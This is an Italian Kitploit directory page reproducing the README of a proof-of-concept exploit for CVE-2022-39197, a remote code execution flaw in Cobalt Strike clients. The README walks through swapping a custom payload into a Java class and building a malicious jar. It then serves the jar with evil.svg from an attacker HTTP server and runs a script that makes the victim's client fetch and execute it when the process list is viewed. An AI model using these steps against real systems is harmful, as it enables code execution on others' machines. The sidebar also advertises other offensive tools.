
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2022-39197-RCE — CVE-2022-39197 RCE POC | Kitploit
Strumenti/GitHubGitHub/thecryinggame/cve-2022-39197-rce
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebCommand and ControlSviluppo Payload
GitHubthecryinggame/cve-2022-39197-rce

CVE-2022-39197-RCE

CVE-2022-39197 RCE POC

Vedi Repository
134924 anni faNon ancora revisionato
Condividi

CVE-2022-39197-RCE

In primo luogo

Questo progetto è stato modificato dal progetto @its-arun https://github.com/its-arun/CVE-2022-39197

Quando ho testato lo script, ho scoperto che lo script frida non riusciva a interrogare i dati nell'ordine normale. Il metodo per modificare lo script frida per modificare il nome del processo.

Grazie al Maestro @Kai5174 per il suo contributo al metodo di sfruttamento.

Utilizzo

  • Prepara il Payload

1、Modifica il comando eseguito con il tuo payload in EvilJar/src/main/java/Exploit.java, attualmente può solo aprire la calcolatrice.

2、Compila usando jar mvn clean compile assembly:single

4、Sposta EvilJar-1.0-jar-with-dependencies.jar dalla cartella EvilJar/target/ alla cartella serve/

5、Modifica serve\evil.svg e sostituisci [attacker]

6、Servi usando python3 -m http.server 8080

7、Genera beacon.exe con versione C2 minore o uguale alla 4.7


8、Devi eseguire lo script py su un Windows per andare online, e adottare contromisure quando il client accede all'elenco dei processi e vede il processo beacon.exe.

  • Esegui l'Exploit
python3 -m pip install -r requirements.txt
python3 cve-2022-39197_Yyy.py beacon.exe http://192.168.10.10:8080/evil.svg


Il payload verrà attivato non appena l'utente scorre l'Elenco dei Processi

POC

Windows 1.png

Mac 2.jpg

Riferimenti

https://mp.weixin.qq.com/s/Eb0pQ-1ebLSKPUFC7zS6dg — C'è un'analisi approfondita di questa vulnerabilità https://www.agarri.fr/blog/archives/2012/05/11/svg_files_and_java_code_execution/index.html

Modificato https://github.com/its-arun/CVE-2022-39197

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    366
  • 4

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    287

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →